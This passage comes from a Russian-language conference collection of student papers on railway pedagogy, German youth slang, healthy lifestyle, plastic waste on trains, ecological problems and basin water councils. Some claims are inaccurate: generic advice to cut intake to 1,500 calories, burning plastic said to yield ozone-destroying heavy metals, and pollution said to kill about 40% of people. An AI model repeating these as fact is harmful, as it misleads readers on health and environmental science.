Итак, формирование информационно-коммуникативной компетенции у будущих технических работников железнодорожного транспорта успешно осуществляется в рамках технологии, которая включает в себя диагностико-констатирующий, организационно-установочный, когнитивно-информационный, деятельностно-коммуникативный и корректировочный этапы деятельности преподавателя, а также вводно-мотивационный этап, этап формирования ориентировочной основы действий, деятельностно-репродуктивный и профессионально-творческий этапы деятельности студента; характеризуется адаптивностью, динамичностью, диалогичностью и линейно-возвратной структурой; реализуется с учетом принципов профессиональной направленности, диалогизма, прогностичности и обратной связи [2, с.59]

Библиографический список:

1. Вeneвцева А.А. Понятие формирования информационно-коммуникативной компетенции у будущих технических работников железнодорожного транспорта // Современная высшая школа: инновационный аспект 2011 - №2.-С. 31-37.
2. Вeneвцева А.А. Значение формирования информационно-коммуникативной компетенции у студентов образовательных учреждений железнодорожного профиля // Инновации в профессиональном и профессионально-педагогическом образовании: тез. докл. 16-й всерос. науч.-практ. конф., - Екатеринбург, 2010. - С. 57-59.
3. <http://rustudent.com/> Электронный ресурс. – Режим доступа: свободный.

НЕМЕЦКИЙ МОЛОДЕЖНЫЙ ЯЗЫК КАК ЧАСТЬ СОВРЕМЕННОЙ МОЛОДЕЖНОЙ КУЛЬТУРЫ ГЕРМАНИИ

Чирик Т.В., Нарчук А.П.

Гомельский государственный университет имени Франциска Скорины

Известно, что современная молодежная культура не в последнюю очередь характеризуется широким употреблением собственного языка или сленга. Следуя за традиционной трактовкой, что сленг – это вариант разговорной речи, не совпадающий с нормой литературного языка [1, с. 1234], можно заключить, что молодежный сленг является результатом естественного развития разговорной речи, отражающим ситуацию внутри молодежного коллектива. В более узком смысле под молодежным сленгом понимается набор особых слов или новых значений уже существующих слов, совокупность жаргонизмов, отражающих грубовато-фамильярное, иногда юмористическое отношение к предмету речи [2, с. 461].

Э.М. Береговская отмечает, что молодежный язык является интереснейшим лингвистическим феноменом, требующим внимательного изучения [3, с. 32]. Несмотря на то, что его бытование ограничено определенными замкнутыми возрастными, социальными, и пространственными рамками, некоторые его элементы могут с течением времени переходить в общеупотребительный язык, характерно отражая его современное состояние. В этом смысле исследование сленга современной немецкой молодежи представляется нам весьма актуальным. Поскольку музыкальный бизнес и прослушивание музыки является в списке развлечений молодежи номером один, мы на примере собственного исследования попытались оценить значение этой сферы для обогащения молодежного словарного состава. Для этого были проанализированы тексты 299 немецкоязычных песен различных направлений (шлягер, поп, фолк, рок, рэп).

В результате анализа было установлено, что следующие сленгизмы, бытующие в среде молодых людей, имеют свои корни в сфере музыкальной индустрии: *der Typ* – ‘junger Mann’, *der Fan* – ‘Liebhaber, Anhänger’, *der Schuppen* – ‘Tanzlokal, Partykeller’, *hotten* – ‘tanzen, feiern’, *gammeln* – ‘nichts tun’, *super* – ‘sehr gut’, *der Hammer* – ‘unübertroffen’, *made* – ‘gefertigt’, *die Biene* – ‘junge Frau’, *auf Anschaffe gehen* – ‘flirten’, *die Bediene* – ‘gute Sache’, *bedient* – ‘gut, großartig’, *steil* – ‘gut aussehend, elegant’, *der Freak* – ‘alternativ lebender Mensch, Fanatiker’, *der Chaot* – ‘chaotischer Mensch’, *der Softi* – ‘Schwächling’, *flippen* – ‘spinnen, sich ausleben’, *den Larry machen* – ‘angeben’, *auf den Keks gehen* – ‘nerven’, *null Bock* – ‘keine Lust’, *geil* – ‘sehr gut’, *tierisch* – ‘sehr’, *der Normalo* – ‘Durchschnittsmensch’, *öko* – ‘ökologisch’, *der Zoff* – ‘Ärger’, *ausrasten* – ‘die Fassung verlieren’, *abchecken* – ‘klarmachen’, *logo* – ‘logisch, sicher’, *cool* – ‘lässig, gut’, *ätzend* – ‘schlecht, unerträglich’, *volle Kanne* – ‘total, in vollem Umfang’, *der Proll* – ‘Mensch ohne Manieren’, *der Asso* – ‘asozialer Mensch’, *keinen Plan haben* – ‘keine Ahnung haben’, *Party machen* – ‘feiern’.

Следует отметить, что многие из перечисленных сленгизмов являются англоязычными заимствованиями. В среднем они составляют около 4% всех слов исследуемого корпуса текстов, что отражает, по нашему мнению, общую ситуацию в современном немецком языке. При этом необходимо подчеркнуть, что количество англицизмов в песне зависит от жанра – шлягер, поп, фолк, рок демонстрируют их относительно умеренное употребление (от 1 до 15 единиц в песне), в то время как их частотность в жанре рэп является достаточно высокой (от 30 до 44 единиц). Данные англицизмы становятся в дальнейшем составной частью подсисте-

мы молодежного сленга: *chillen, dad, der Typ, never, der Panker, trampen, die Streetart, flowen, die Whatsapp, der Hipster, smilen, das Toy, hey, cool* и т.д.

Как одно из популярных направлений в немецком молодежном языке и молодежной культуре в целом, возникшее под сильным влиянием турецкого языка, можно рассматривать *Kanakendeutsch (Türkendeutsch)*. Например: *Was guckscht du? Ich mache dich Krankenhaus*. Под воздействием турецкого языка, не знающего артиклей, в котором отсутствует различие между *er, sie es* и в 3 л. ед. ч. в отличие от немецкого языка имеется только одно притяжательное местоимение, а правописание которого ориентируется на звуковой принцип, немецкий язык принимает необычные формы, привлекающие молодых людей своим юмором, экспрессивностью и причудливостью. В настоящее время стремительно расширяется не только словарный состав этого направления немецкого языка, но и образуются необычные синтаксические структуры. Например: *ich bin machen offen meine Fernseher, weil nix mehr gut; Leute nicht wissen; nicht weiß des Mann, was ist es? du haben, ich nehme; immer Türkei fahren Urlaub 30 Jahre; ich kommen holen, wo du haben diese Erde? dann kann ich mal Telefon machen*.

В заключение необходимо подчеркнуть, что мнения по поводу молодежного сленга в немецком обществе разделились. Консервативные люди настроены по отношению к нему более негативно и боятся, что сленг обедняет и разрушает немецкий язык. Другие рассматривают сленг как естественное явление. Сленг помогает выделиться из толпы и придать себе индивидуальность. Вслед за Э.М. Береговской мы считаем, что «пока молодежный сленг используется молодыми, когда они общаются между собой в непринужденной, неофициальной обстановке, никакого «загрязнения» не происходит» [3, с. 40–41]. Но молодые люди не должны злоупотреблять сленгом и забывать литературный язык.

Библиографический список:

1. Советский энциклопедический словарь / под редакцией С.М. Ковалева. – М.: Советская энциклопедия, 1980. – 1600 с.
2. Лингвистический энциклопедический словарь / В. Н. Ярцева. – М.: Советская энциклопедия, 1990. – 461 с.
3. Береговская Э.М. Молодежный сленг: формирование и функционирование / Вопросы языкознания. №3. – 1996. – с. 32–41.

Секция 6

Экология и здоровьесбережение в контексте с современным цивилизационным развитием

ТЕОРЕТИЧЕСКИЕ АСПЕКТЫ ЗДОРОВОГО ОБРАЗА ЖИЗНИ

Амбарцумян К.Э., Сергеева Н.А.

Оренбургский медицинский колледж - структурное подразделение ОрИПС – филиала СамГУПС

Ключевые слова: актуальность темы, организация здорового образа жизни; разнообразие научных подходов; мотивация здорового образа жизни; советы ученых.

Актуальность здорового образа жизни вызвана возрастанием и изменением характера нагрузок на организм человека в связи с усложнением общественной жизни, увеличением рисков техногенного, экологического, психологического, политического и военного характеров. В современном обществе всё больше и больше возрастает тенденция вести здоровый образ жизни, которая определяется двумя основаниями, особенно ярко проявившимися на современном этапе развития общества: во-первых, это общепризнанная значимость здоровья людей, во-вторых, это отмечающееся в настоящее время специалистами (педагогами, психологами, медиками, социологами) неблагоприятное влияние эпохи высоких технологий и быстрых скоростей на здоровье всех жителей планеты Земля.

Сегодня перед человечеством со всей остротой стоит вопрос, как организовать образ жизни в соответствии с биологической природой человека и его социальными потребностями и жить полноценной, творческой жизнью, не болея. Ответ на этот вопрос на первый взгляд достаточно прост и однозначен - вести здоровый образ жизни, однако в современном обществе - это сложное, многофункциональное явление, которое необходимо изучать и дифференцированно подходить к формированию его в различных слоях и социальных группах. Чрезвычайно актуальна разработка его основ, тем более что до сих пор эта проблема остаётся недостаточно исследованной.

Здоровый образ жизни - это способ жизнедеятельности, направленный на укрепление, сохранение и улучшение здоровья человека как субъекта общественно-исторической деятельности и культуры, обеспечивающий полноценное выполнение всех форм деятельности человека и как следствие - влияющий на экономический, трудовой, демографический, оборонный, культурный и духовный потенциал общества.

Он отражает обобщенную типовую структуру форм жизнедеятельности человека, для которой характерно единство и целесообразность процессов самоорганизации и самодисциплины, саморегуляции и саморазвития, направленных на укрепление адаптивных возможностей организма, полноценную саморегуляцию своих сущностных сил, способностей в общекультурном и профессиональном развитии, жизнедеятельности в целом.

Подсознательно все хотят быть здоровыми и красивыми. Но красоту и здоровье способен сохранить только тот, кто осознанно, с умом, подходит к своему образу жизни. Пока мы молоды, наш организм способен противостоять множеству вредных внешних факторов. В нашем организме есть свои природные барьеры, которые не пропускают в него вирусы и бактерии. Такая защита называется иммунитетом. Но бывает так, что предохранительная пленка ломается и это приводит к неприятным последствиям. Давно известно, что иммунитет является основой здорового образа жизни.

Три кита, на которых держится иммунитет человека, это здоровый сон, физические нагрузки и сбалансированное питание. Международной группой врачей, диетологов и психологов были разработаны 10 советов, которые составляют основу здорового образа жизни. Следуя им, можно продлить и сделать более приятной нашу жизнь.

1. Организм человека устроен так, что в конце каждого дня он должен отдыхать или спать. Сон необходим каждому человеку также как воздух или еда. Если человек не соблюдает режим сна или страдает бессонницей, то организм его быстрее изнашивается, возникают различные отклонения, приводящие к болезням. Средняя продолжительность сна для взрослого человека должна быть 8 часов.

2. Сбалансированное питание - это состояние рациона, при котором организм получает все нужные для него ингредиенты в правильном соотношении. Наверное, каждому ещё с детства, известно, что основными компонентами пищи являются: белки, жиры, углеводы, витамины и микроэлементы. Но, к сожалению, большая часть человечества не ответит на вопрос: в каких соотношениях должны находиться перечисленные выше вещества? Данное соотношение должно соответствовать следующим цифрам: 1х1х4,0. Вспомните фразу - «Ты - то, что ты ешь». Интересуйтесь принципами правильного питания, советуйтесь со специалистами. Обратите свое внимание на Пирамиду питания, разработанную диетологами. Схема ее очень простая - всё, что у основы, употребляйте как можно чаще, а то, что сходится к вершине, - реже или осторожно. С пищей мы получаем силу, энергию, витамины для поддержания жизни. Необходимо контролировать свой вес, не ешьте слишком много. Вместо привычных 2.500 калорий обходитесь 1.500. Это способствует поддержанию активности клеток, их нагрузке и жизнедеятельности. Но ее избыток также чреват плохими последствиями.

3. Активные занятия спортом крайне необходимы для поддержания хорошего здоровья и самочувствия человека. При отсутствии физических нагрузок дольше 10 дней замедляется приток к мозгу крови, на 20 % возрастает риск развития болезней сердца и сосудов, повышается вероятность развития депрессий. Пренебрежение занятиями спортом ведет к атрофии мышц, нарушению работ органов, снижению иммунитета.

4. Значение закаливания для организма человека бесценно. При условии систематического и длительного выполнения мероприятий оно благоприятствует: общему улучшению самочувствия; уменьшению утомляемости; повышению иммунитета; совершенствованию всех функциональных систем; снижению простудных заболеваний; повышению стрессоустойчивости.

5. Отказ от вредных привычек (табакокурение, алкоголизм, наркомания) продлит молодость и сохранит здоровье. Попробуйте поменять свой взгляд. Подумайте, что вредная привычка не только зависимость, а еще и яд, которая берет над вами верх. Вы отравляете не одного себя, но и людей, детей, живущих с вами рядом, или обыкновенных встречных на улице. По статистическим данным, курение убивает ежегодно около 5 миллионов людей!

6. Работа – важный элемент здорового образа жизни. Найдите подходящую для себя работу, которая будет вам в радость. Как утверждают ученые, это поможет выглядеть моложе. Очень важно на работе **испытывать психологический комфорт**. Если вас что-то не устраивает: коллеги, окружающая обстановка, сама работа, нужно попытаться сменить ее или изменить ситуацию. В противном случае рано или поздно начнется депрессия, стрессы и различные болезни от нервного напряжения, например, гипертония. **Относитесь доброжелательно** к коллегам и чаще им улыбайтесь, тогда организм будет вырабатывать **гормоны радости эндорфины**. А постоянное хорошее настроение приводит и к хорошему самочувствию.

7. Дольше сохранить молодость помогут любовь и нежность, поэтому найдите себе пару. Укреплению иммунной системы способствует гормон счастья (эндорфин), который вырабатывается в организме, когда человек влюблен. Влияние любви нельзя недооценивать! Современные исследования все, как одно, сообщают, что долгосрочные любовные отношения делают людей не только счастливым, но и здоровым! Любовь - лекарство от всех зол! По данным исследований Центрами по контролю и профилактике заболеваний, люди в любви здоровее почти во всех возможных областях. Они более активны, более успешны, реже курят и пьют, меньше страдают от крупных и мелких недугов и болезней. Научно-исследовательская команда, утверждает, что любовь обладает сильным действием и является общим средством снижения и профилактики стресса. Помогая людям справиться со стрессом

во всех аспектах существования, любовь действует как мощное средство поддержания здоровой и приносящей удовлетворение жизни.

8. Общество сегодня - является обществом выживания наиболее приспособленных, сильнейших. В таких условиях, как сохранить психологическое равновесие, которое так необходимо для жизни в нынешнем ритме? Какие меры мы должны предпринять для поддержания психологического равновесия? Пересмотрите свои амбиции и требования к себе; не вешайте ответственность за исполнение ваших желаний на других; научитесь управлять своим гневом; вы должны иногда уступать; позволяйте себе иногда остановиться, прекратить гонку и отдохнуть; помогайте другим; постарайтесь относиться к людям в духе доброй воли.

9. Разгадывая кроссворды, изучая иностранные языки, производя подсчеты в уме, мы тренируем головной мозг. Таким образом, замедляется процесс возрастной деградации умственных способностей; активизируется работа сердца, системы кровообращения и обмен веществ

10. Личная гигиена включает в себя выполнение многих гигиенических правил, требований и норм, направленных на сохранение здоровья, работоспособности, активного долголетия, профилактику инфекционных и неинфекционных заболеваний. В более узком понимании - гигиеническое содержание тела, белья, одежды и обуви, постельных принадлежностей, столовой посуды и других предметов домашнего обихода. Грубые нарушения требований личной гигиены могут сказаться на здоровье и трудоспособности.

Таким образом, здоровый образ жизни является предпосылкой для развития разных сторон жизнедеятельности человека, достижения им активного долголетия и полноценного выполнения социальных функций, для активного участия в трудовой, общественной, семейно-бытовой, досуговой формах жизнедеятельности. По оценкам специалистов, здоровье людей зависит на 50-55 % именно от образа жизни, на 20 % - от окружающей среды, на 18-20 % - от генетической предрасположенности, и лишь на 8-10 % - от здравоохранения. К использованию здорового образа жизни вы должны прийти самостоятельно, а не под чьим-то давлением, иначе это будет вредный здоровый образ жизни, который будет вас вгонять в депрессию, злить и раздражать. Так как одной из составляющих ЗОЖ является душевная гармония, то выберите свой правильный путь - путь к здоровью и эмоциональному равновесию.

Библиографический список:

1. http://studbooks.net/741360/turizm/osnovy_zdorovogo_obraza_zhizni
2. <http://medbe.ru/health/polezno-dlya-zdorovya/zdorovyy-obraza-zhizni-teoreticheskie-osnovy/>
3. <http://chudesalegko.ru/produkty-povyshayushhie-immunitet/>
4. <https://vedizozh.ru/osnovy-zdorovogo-obraza-zhizni-8-punktov-zozh/>
5. <http://horoshieprivychki.ru/sport/aktivnye-zanjatija-sportom/>

ПУТИ РЕШЕНИЯ ПРОБЛЕМЫ БЫТОВЫХ ОТХОДОВ ПРИ ПАССАЖИРСКИХ ПЕРЕВОЗКАХ НА ЖЕЛЕЗНОДОРОЖНОМ ТРАНСПОРТЕ

Андреева Е.Н., Александрова Ю.Н., Ильина Е.К.

Оренбургский институт путей сообщения - филиал СамГУПС

Железнодорожный транспорт - отрасль, где образуется достаточно большое количество отходов, в том числе и опасных. Отходы являются результатом технологических процессов производства, процессов выделения осадков при очистке производственных сточных вод и др. Как и большинство других отраслей, он пока не в состоянии переработать все собственные отходы. Большая часть образующихся на предприятиях отрасли отходов вывозится на санкционированные полигоны и свалки, частично сжигаются, частично регенерируются (старая смазка, нефтепродукты) или утилизируются (отработавшие люминесцентные лампы, древесные отходы). Однако сохраняется тенденция накопления части отходов на территориях предприятий, что влечет за собой соответствующие выплаты [1].

Проведенный нами анализ литературы показал, что большинство методических указаний и научных публикаций посвящены вопросам утилизации токсичных и твердых отходов

образующихся на производствах железнодорожного транспорта, однако проблеме образования бытовых отходов при перевозке пассажиров уделяется мало внимания. Однако по нашему мнению данный вопрос заслуживает более детальной разработке, так как объем образующихся отходов значителен. Низкое экологическое воспитание и просвещение населения способствует безответственному отношению пассажиров к вопросам утилизации отходов, следствием чего является загрязнение дорожного полотна и прилегающей к нему территорий мусором. Большой объем мусора приходится на пластик включая бутылки различной емкости и упаковочные пакеты. Несложно подсчитать, что при среднем объеме пассажиров образуется значительное количество пластиковых отходов. Так согласно данным, ежедневно по Южно-Уральской железной дороге из Европы в Азию и обратно в путь отправляется около 14 000 человек, а летом до 20-25 000 пассажиров. Если взять что один пассажир будет использовать одну пластиковую бутылку в сутки, а вес пластиковой бутылки в среднем равен 45 гр. то ежедневный объем пластика образующегося при перевозке пассажиров составит 630 кг, а в летний период - 1125 кг.

Пластик, как известно, в отличие от всех природных материалов, может разлагаться сотни лет выделяя в атмосферу при этом различные вредные вещества которые в последствии выпадают обратно на землю в виде кислотных дождей. При его сжигании образуются тяжелые металлы, которые разрушают озоновый слой планеты, а ядовитый дым наносит непоправимый вред здоровью людей и животных, проживающих вблизи свалок [2].

Единственным безопасным и экономичным способом утилизации отслужившего свой срок пластика является его переработка которая выступает как немаловажный фактор, способствующий улучшению экологической обстановки окружающей среды. Это не подлежит никакому сомнению, экологи уже на протяжении многих лет настаивают на обращении более пристального внимания к этой проблеме. Стоит также отметить, что вторичная переработка отходов для профильного производства значительно экономит расход полимерного сырья и электроэнергии, но и приносит высокие прибыли. Так стоимость вторичного сырья на российском рынке приблизительно 25-35 рублей, и больше, в то время как первичное в два раза больше, а из 1 кг пластиковых отходов, можно получить 0,8 кг вторичного сырья, которое может быть использован повторно. И нельзя не учесть тот факт, что перерабатывая пластиковые отходы, мы не только снижаем количество отходов на свалках [3], а можем получить неплохую прибыль. Несложно подсчитать что если в сутки образуется минимум 630 кг., отходов пластика который может быть переработан во вторичное сырье в объеме 504 кг и реализован при средней стоимости 30 руб. за килограмм, прибыль составит - 15120 руб. При этом необходимо учесть что снизятся и вычеты за утилизацию отходов на свалках.

Для реализации этого необходимо оборудовать подвижной состав дробилками для измельчения пластиковых бутылок, контейнерами для раздельного сбора бытовых отходов и разработать памятки для пассажиров, в которой дать рекомендации того, как можно уменьшить загрязнение окружающей среды пластиковыми отходами.

Библиографический список:

1. Ключкова Е.А. Промышленная, пожарная и экологическая безопасность на железнодорожном транспорте: Учебное пособие. - М.: ГОУ «Учебно-методический центр по образованию на железнодорожном транспорте», 2007. - 456 с.. 2007
2. Любешкина Е. Обратная сторона упаковки/ Е.Любешкина// Наука и жизнь, 2007.-№3. – С.67
3. Пластиковый мусор, как вторичное сырье для производства энергоресурсов // Молодежный научный форум: Естественные и медицинские науки: электр. сб. ст. по материалам VI студ. междунар. заочной науч.-практ. конф. - М.: «МЦНО». - 2013 - № 6(6) - Режим доступа. - [https://nauchforum.ru/archive/MNF_nature/6\(6\).pdf](https://nauchforum.ru/archive/MNF_nature/6(6).pdf)

ЭКОЛОГИЧЕСКИЕ ПРОБЛЕМЫ СОВРЕМЕННОГО ОБЩЕСТВА И ИХ ПУТИ РЕШЕНИЯ

Байчеркесов А.В., Аскарова Р.С.

Оренбургский Медицинский колледж – филиал СамГУПС

Экологическая проблема - это изменение природной среды, в результате (антропогенных воздействий или стихийных бедствий), ведущее к нарушению структуры и функционирования природы. Глобальные проблемы порождены противоречиями общественного развития, резко возросшими масштабами воздействия деятельности человечества на окружающий мир и связаны также с неравномерностью социально-экономического и научно-технического развития стран и регионов. Решение глобальных проблем требует развертывания международного сотрудничества. Современные ученые считают, что человечество уже живет в разрушающемся мире в условиях все нарастающего жестокого экологического кризиса, который превращается в кризис всей цивилизации. Экологический кризис мы можем определить как нарушение равновесия в экологических системах и в отношениях человеческого общества с природой. Он характеризуется, в частности, тем, что человек, общество и государство неспособны преломить тенденцию ухудшения состояния окружающей среды.

Важнейшие глобальные экологические проблемы, стоящие перед современным человеком, следующие:

- ❖ загрязнение окружающей среды
- ❖ парниковый эффект
- ❖ истощение «озонового слоя»
- ❖ фотохимический смог
- ❖ кислотные дожди
- ❖ деградация почв
- ❖ обезлесевание
- ❖ опустынивание
- ❖ проблемы отходов
- ❖ сокращение генофонда биосферы и др.

Загрязнение окружающей среды является актуальнейшей проблемой современности, т.к. антропогенная деятельность затрагивает все земные сферы: атмосферу, гидросферу и литосферу. При этом, человек, являясь главным виновником сложившейся экологической ситуации, становится и главной ее жертвой: по некоторым данным, от загрязнения водных ресурсов, атмосферного воздуха и почвенного покрова в мире гибнет порядка 40 % людей. Если хочешь помочь природе, начни с себя! Человек - гениальное творение природы и неотъемлемая ее часть, однако с появлением новых технологий и увеличения темпов роста численности населения на Земле, планета страдает все больше, и нужно человеку больше обращать внимание на энергосбережение. Именно мы - люди, уничтожаем не возобновляемые ресурсы, губим флору и фауну, нарушаем природные циклы, одним словом - вредим. Всё меняется вокруг нас: звери начинают вымирать, а острова уходить под воду, целые города уничтожаются катаклизмами, но только люди продолжают по-хамски относиться к планете и с большим энтузиазмом выкачивать из нее те последние крупинки, в которых она так нуждается. Происходящее вокруг нас - дело наших же рук, и только сказав себе «СТОП» у нас появится шанс попросить прощение у Земли.

Можно предложить такие пути решения как:

- ✓ усилить внимание к вопросам охраны природы и обеспечения рационального использования природных ресурсов
- ✓ установить систематический контроль за использованием предприятиями и организациями земель, вод, лесов, недр и других природных богатств
- ✓ усилить внимание к вопросам по предотвращению загрязнений и засоления почв, поверхностных и подземных вод

- ✓ уделять большое внимание сохранению водоохранных и защитных функций лесов, сохранению и воспроизводству растительного и животного мира, предотвращению загрязнения атмосферного воздуха

- ✓ усилить борьбу с производственным и бытовым шумом

Конечно, многие из этих предложений уже применяются в некоторых сферах жизни общества, но это, скорее всего, является лишь исключением, чем взявшиеся за основу деятельности правилом. Так же стоит заметить какие из большого перечня проблем должны решаться главным образом, по мнению Всемирного фонда дикой природы.

Первая и самая серьезная - проблема глобального изменения климата. Общеизвестен тот факт, что Россия занимает совсем не почетное третье место в мире (после США и Китая) по объему выбросов парниковых газов. А именно парниковые газы являются главной причиной антропогенного изменения климата. Кроме того, 60 % территории России занято вечной мерзлотой, которая тоже страдает от парниковых газов. Потепление также приводит к прямым убыткам для государства, а это уже ни много ни мало около 60 миллиардов рублей. Из-за изменения климата страдают сельскохозяйственные угодья, по всей стране наблюдается снижение урожайности, что не может не тревожить в условиях мирового голода. Кроме того, предполагается, что потепление приведет к появлению новых болезней и опасных микроорганизмов, особенно в южных областях России.

На второе место по важности WWF поставили несовершенство и недостаточную проработанность природоохранного законодательства России. Да, проводятся различные реформы, направленные на улучшение экологической обстановки. Но они лишены синхронности, нет единой эффективной стратегии, что позволяет даже самым небезопасным проектам находить лазейки в законе и успешно развиваться. Кроме того, в России недостаточно, по сравнению с европейскими странами, развивается альтернативная энергетика.

На третьем месте - сочинская Олимпиада-2014. WWF сетует на то, что хотя все законодательные акты существуют, все ценные природные территории документально охраняются, на деле многие нормы грубо нарушаются. WWF обращает внимание властей на то, что несоблюдение этих норм негативно скажется на репутации России в глазах остального мира, и призывает ужесточить контроль за строительством олимпийской деревни.

Четвертым в списке WWF числится недостаточное развитие альтернативной энергетики. Эксперты этой организации полагают, что сейчас наступило самое подходящее время для модернизации экономики и усиленного развития энергосберегающих технологий. Это сделает Россию более привлекательной для иностранных инвесторов.

Пятая проблема российской экологии заключается в человеческом факторе. К сожалению, далеко не каждый гражданин осознает свою ответственность по отношению к природе своей собственной страны. Говорить об этом отношении можно долго, тема эта болезненная и многим знакома. Но экологов более всего возмущает потребительское отношение к природе именно тех, кто должен ее защищать, а именно чиновников различных рангов. По мнению WWF, экологическое сознание нужно развивать, с помощью информационных технологий и обязательно на личном примере.

Достижение идеального состояния абсолютной гармонии с природой в принципе невозможно. Столь же невозможна и окончательная победа над природой, хотя в процессе борьбы человек обнаруживает способность преодолевать возникающие трудности. Взаимодействие человека с природой никогда не кончается, и когда кажется, что человек вот-вот получит решающий перевес, природа увеличивает сопротивление. Впрочем, оно не бесконечно, и его преодоление в форме подавления природы чревато гибелью самого человека. Нынешний успех человека в борьбе с природной средой достигнут за счет увеличения риска, который следует рассматривать двояко: риск возможных побочных экологических явлений, связанный с тем, что наука не может дать абсолютный прогноз последствий воздействия человека на природную среду, и риск случайных катастроф, связанный с тем, что технические системы и сам человек не обладают абсолютной надежностью. Здесь оказывается справедливым одно из положений Коммонера, называемых им «законом» экологии: «ничто не дается

даром». На основании анализа экологической ситуации можно сделать вывод, что следует говорить скорее не об окончательном и абсолютном решении экологической проблемы, а о перспективах сдвига частных проблем с целью оптимизации взаимоотношений человека с природной средой в существующих исторических условиях. Данное обстоятельство обусловливается тем, что на осуществление целей человечества накладываются ограничения фундаментальные законы природы.

Берегите окружающую среду и всех кто проживает в ней, ведь от этого зависит продолжение вашей жизни и дальнейшего поколения человечества.

Библиографический список:

1. <http://www.saveplanet.su/>
2. Кочуров Б.И. География экологических ситуаций (экодиагностика территорий). - М.: ИГ РАН, 1997. - 156 с.
3. Охрана окружающей среды/ Справочник. Составитель Л.П. Шариков.
4. <http://www.wwf.ru/>

ОТЕЧЕСТВЕННЫЙ И ЗАРУБЕЖНЫЙ ОПЫТ ДЕЯТЕЛЬНОСТИ БАСЕЙНОВЫХ СОВЕТОВ ПО ИСПОЛЬЗОВАНИЮ И ОХРАНЕ ВОД

Баталова Е.А., Плюснин А.М.

Волго-Вятский институт (филиал) ФГБОУ ВО «Московский государственный юридический университет имени О.Е. Кутафина (МГЮА)»

Водный кодекс Российской Федерации вступил в силу и начал действовать на территории страны 1 января 2007 года. Прошло уже более 10 лет непосредственного применения данного федерального закона, и можно подвести итоги эффективности водного законодательства.

В статье 29 Водного кодекса Российской Федерации была введена новая единица в структуре управления в области водных отношений – бассейновые советы. Они были созданы в целях обеспечения рационального использования и охраны водных объектов, разработки рекомендации в области использования и охраны водных объектов в границах бассейнового округа. Таким образом, количество бассейновых советов совпадает с количеством бассейновых округов, тех и других соответственно 20 единиц.

Порядок создания и деятельности бассейновых советов устанавливается Правительством Российской Федерации. Согласно Постановлению Правительства от 30.11.2006 № 727 «О порядке создания и деятельности бассейновых советов» бассейновый совет создается решением Федерального агентства водных ресурсов. И первым таким приказом был приказ Федерального агентства водных ресурсов от 20 февраля 2009 г. № 31 «Об утверждении составов бассейновых советов» [1]. Таким образом, только через два года после введения Водного кодекса Российской Федерации и учреждении новых органов были организованы бассейновые советы. В то же время, такой срок был обусловлен Распоряжением Правительства РФ от 27.08.2009 N 1235-р (ред. от 17.04.2012) «Об утверждении Водной стратегии Российской Федерации на период до 2020 года», где было предусмотрено формирование системы и организация деятельности бассейновых советов на 2009 - 2010 годы [2].

В состав бассейнового совета входят представители уполномоченных Правительством Российской Федерации федеральных органов исполнительной власти, органов государственной власти субъектов Российской Федерации, органов местного самоуправления, а также представители водопользователей, общественных объединений, общин коренных малочисленных народов Севера, Сибири и Дальнего Востока Российской Федерации. Тем самым государство стремится учесть интересы различных субъектов по отношению к водным объектам как жизненно важному компоненту природы и обеспечить влияние населения, общественности на принимаемые государственные решения [3, с.449].

Но, по мнению И.О. Красновой, не смотря на то, что бассейновые советы непосредственно связаны с населением и, к сожалению, обладают только рекомендательными полномо-

чениями в регулировании водных правоотношений, новые структуры навеяны зарубежным опытом организации управления, особенно Рамочной водной директивой ЕС 2000/60/ЕС [3, с.449]. Директива адресована государствам-членам Европейского Союза, хотя Российская Федерация членом ЕС не является. Таким образом, положения вышеуказанной Директивы об обязательности создания компетентных органов в России не имеют юридической силы.

В вышеуказанной Директиве в Приложении I закреплено положение о том, что страна – участница Европейского Союза должна определить правовой статус бассейнового совета, а также закрепить обязанности органа в виде законодательных и административных полномочий, его роди в пределах каждого речного бассейна [4].

О статусе советов говорить в учебниках по водному праву. Так, в учебнике Дмитрия Олеговича Сивакова говорится о том, что положительный опыт бассейновых соглашений и советов (это межтерриториальные, так и межведомственные организации) накоплен во многих странах мира. В ряде европейских государств, таких как Франция или Испания, бассейновые коллегиальные органы являются ключевыми органами в управлении водным хозяйством. Их значение настолько велико, что их именуют «бассейновыми парламентами» [5, с.322].

Таким образом, главное отличие между российскими и зарубежными бассейновыми советами состоит в объеме и характере их полномочий.

Правительство Российской Федерации в своем постановлении от 19 апреля 2012 г. N 350 утвердило федеральную целевую программу «Развитие водохозяйственного комплекса Российской Федерации в 2012 – 2020 годах».

Для выполнения приоритетных задач социально-экономического развития Российской Федерации было закреплено положение об обеспечении совершенствования системы государственного управления на основе реализации бассейнового принципа управления в сфере водных отношений. То есть, исполнительная власть таким решением кардинально меняет положение бассейновых советов. Из статуса совещательного органа советы должны стать органом управляющим и властным.

Кроме того, в вышеуказанном Распоряжении Правительства РФ от 27.08.2009 N 1235-р (ред. от 17.04.2012) «Об утверждении Водной стратегии Российской Федерации на период до 2020 года» закреплены аналогичные положения. Так, предусматривается совершенствование координационных и взаимодействующих механизмов органов публичной власти путем «поэтапного изменения статуса бассейновых советов как координирующих органов на органы, принимающие практические управленческие решения по вопросам реализации государственной политики в рамках бассейнового округа, оптимизации водохозяйственной и водоохранной деятельности» [2]. Дополнительно отмечается принципиальная важность интеграции бассейновых советов в государственное управление, активность их участия в реализации государственной политики в области водных отношений.

Таким образом, можно сделать некоторые выводы. Законодательное закрепление деятельности бассейновых советов было в Водном кодексе в 2007 году. В 2009 году по истечении 2 лет Распоряжением Правительства РФ от 27.08.2009 N 1235-р закреплена обязанность создания данных органов как управленческих и взаимодействующих с публичной властью. В 2012 федеральная целевая программа также подтверждает бассейновый принцип управления водных отношений. В связи, с чем повторное закрепление? Думается, из-за невыполнения положений Водного кодекса и Распоряжения Правительства.

Но, до сих пор выполнение вышеуказанных норм ничем не подтверждено. Это доказывает тем, какие решения принимают бассейновые советы. На сайте Камского бассейнового водного управления Федерального агентства водных ресурсов в разделе бассейнового совета представлены программы, протоколы, фотоматериалы заседаний бассейнового совета Камского бассейнового округа [6]. Так, на крайнем 16 заседании 4 августа 2016 года были заслушаны доклады и выступления по различным важным вопросам, например, «Региональные нормативы качества воды», «К проблеме оценки состояния поверхностных водных объектов и регламентации техногенных воздействий».

